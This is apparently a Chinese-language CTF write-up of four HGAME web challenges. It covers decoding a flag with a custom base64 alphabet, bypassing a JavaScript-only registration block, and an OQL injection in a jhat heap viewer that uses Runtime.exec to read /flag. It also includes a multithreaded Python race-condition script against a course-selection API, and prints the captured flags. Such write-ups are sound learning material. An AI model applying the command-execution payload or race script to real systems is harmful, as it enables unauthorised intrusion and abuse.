

Hgame做题笔记（web方向）

1 2048*16

进入靶场发现为游戏题




随即开始习惯性寻找js，通过开发者工具打开f12




```
function q() {
  const x = [
    'return (function() ',
    '51rDvFsO',
    '280bIrfll',
    'crossOrigin',
    'debu',
    '5573704jgYESE',
    '526422EOMPDB',
    '19pdzydt',
```

查找js，发现关键字符串

I7R8ITMCnzbCn5eFIC=6yIiXfzN=I5NMnz0XIC==yzycysi70ci7y7iK和V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAI=QcTq6JkWK4t3




```
    'getElementsByTagName',
    'tile-super',
    'classList',
    'messageContainer',
    'I7R8ITMCnzbCn5eFIC=6yliXfzN=I5NMnz0XIC==yzycysi70ci7y7iK',
    'tileContainer'
  ];
  return $ = function () {
    return x
  },
```



```
g[h(432)][h(469)] = function (x) {
  var n = h,
  e = x ? 'game-won' : n(443),
  t = x ? s0(
    n(439),
    'V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3'
  ) : n(453);
  this[n(438)][n(437)].add(e),
  this[n(438)][n(435)]('p') [ - 1257 * - 5 + 9 * 1094 + - 5377 * 3].textContent = t
},
```

发现字符串类型后打开cyberchef



From Base64

Alphabet
swHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3

☑ Remove non-alphabet chars　□ Strict mode

Input

```
I7R8ITMCnzbCn5eFIC=6yliXfzN=I5NMnz0XIC==yzycysi70ci7y7iK
```


Output

```
flag{b99b820f-934d-44d4-93df-41361df7df2d}
```

随即得到flag


2 Bypass it

进入页面发现为登录系统


用户登录


- **用户名:**
- **密　码:**
- □ 7天内自动登录
- 登录 注册

随即进行尝试注册账号，发现不允许注册


47.100.137.175:30987

很抱歉，当前不允许注册


考虑到可能是js，随即关闭js，发现可以进行账号著注册



用户注册


- 用户名: admin
- 密　码: ••••••
- 注册

注册一个admin账号后，返回页面登录，发现登录成功，随即获得flag



你好! 欢迎来到个人中心!


- ~Click here~
- 注销



```
hgame{8e264246f42a72044287ae27d6a925e104e3545c}
```

3 jhat

进入页面发现如下



All Classes (excluding platform)

Package <Default Package>

class Test [0x70fa9c298]


Package com.intellij.rt.execution.application

class com.intellij.rt.execution.application.AppMainV2 [0x70fa97020]
class com.intellij.rt.execution.application.AppMainV2$1 [0x70fa9a6d0]
class com.intellij.rt.execution.application.AppMainV2$Agent [0x70fa921d8]

Other Queries

- All classes including platform
- Show all members of the rootset
- Show instance counts for all classes (including platform)
- Show instance counts for all classes (excluding platform)
- Show heap histogram
- Show finalizer summary
- Execute Object Query Language (OQL) query

发现一个输入框




Object Query Language (OQL) query

All Classes (excluding platform) OQL Help

输入payload

java.util.Scanner.class.getDeclaredConstructor(java.io.InputStream.class).newInstance(java.lang.Process.class.cast(java.lang.Runtime.getRuntime().exec("cat /flag")).getInputStream()).useDelimiter("\\A").next()




Object Query Language (OQL) query

```
java.util.Scanner.class.getDeclaredConstructor(java.io.InputStream.class).newInstance(java.lang.Process.class.cast(java.lang.Runtime.getRuntime().exec("cat /flag")).getInputStream()).useDelimiter("\\A").next()
```

hgame{4ade4c3921c12d16de729a06843ec89d96ad09c5}

4 selectcourse

进入页面发现选课系统如图，无论关闭js还是什么办法都无法选课成功



自主选课

帮阿菇选到以下所有课程，阿菇会给你奖励！

2023-2024 学年 2 学期 第2轮 **本学期选课要求**总学分最低 16 最高 36

(Axxxxxxx) 创业管理 - 2.0 学分 状态： 未选

(Axxxxxxx) 大学生职业发展与就业指导4 - 0.5 学分 状态： 未选

(Txxxxxxx) 体育-羽毛球 - 1.0 学分 状态： 未选


(Axxxxxxx)计算机网络原理 - 4.0 学分 状态： 未选

(Axxxxxxx)操作系统及安全 - 3.0 学分 状态： 未选

```
 import json
import threading
import requests
url = "http://47.100.137.175:30016/api/courses"
url2 = "http://47.100.137.175:30016/api/ok"
headers = {
"Content-Type":"application/json",
"Host":"47.100.137.175:30016",
"Origin":"http://47.100.137.175:30016/",
"Referer":"http://47.100.137.175:30016/",
"User–Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/121.0.0.0 Safari/537.36"

}

def selectcourse1(s):
data = {
"id": 1
}
print(data)
res1 = s.post(url, data=json.dumps(data), headers=headers)
print(res1.text)

def selectcourse2(s):
data = {
"id": 2
}
print(data)
res1 = s.post(url, data=json.dumps(data), headers=headers)
print(res1.text)

def selectcourse3(s):
data = {
"id": 3
}
print(data)
res1 = s.post(url, data=json.dumps(data), headers=headers)
print(res1.text)

def selectcourse4(s):
data = {
"id": 4
}
print(data)
res1 = s.post(url, data=json.dumps(data), headers=headers)
print(res1.text)
```

```
def selectcourse5(s):
data = {
"id": 5
}
print(data)
res1 = s.post(url, data=json.dumps(data), headers=headers)
print(res1.text)

if __name__ == '__main__':
s=requests.session()
for i in range(2000):
t1 = threading.Thread(target=selectcourse1,args=(s,))
t2 = threading.Thread(target=selectcourse2, args=(s,))
t3 = threading.Thread(target=selectcourse3, args=(s,))
t4 = threading.Thread(target=selectcourse4, args=(s,))
t5 = threading.Thread(target=selectcourse5, args=(s,))
t1.start()
t2.start()
t3.start()
t4.start()
t5.start()
res2 = s.get(url2)
if "hgame" in res2.text:
print(res2.text)
break
```

尝试用程序跑一下，随即得到flag



帮阿菇选到以下所有课程，阿菇会给你奖励！

2023-2024 学年 2 学期 第2轮 **本学期选课要求**总学分最低 16 最高 36

(Axxxxxxx) 创业管理 - 2.0 学分 状态： 已选

(Axxxxxxx) 大学生职业发展与就业指导4 - 0.5 学分 状态： 未选

(Txxxxxxx) 体育-羽毛球 - 1.0 学分 状态： 已选

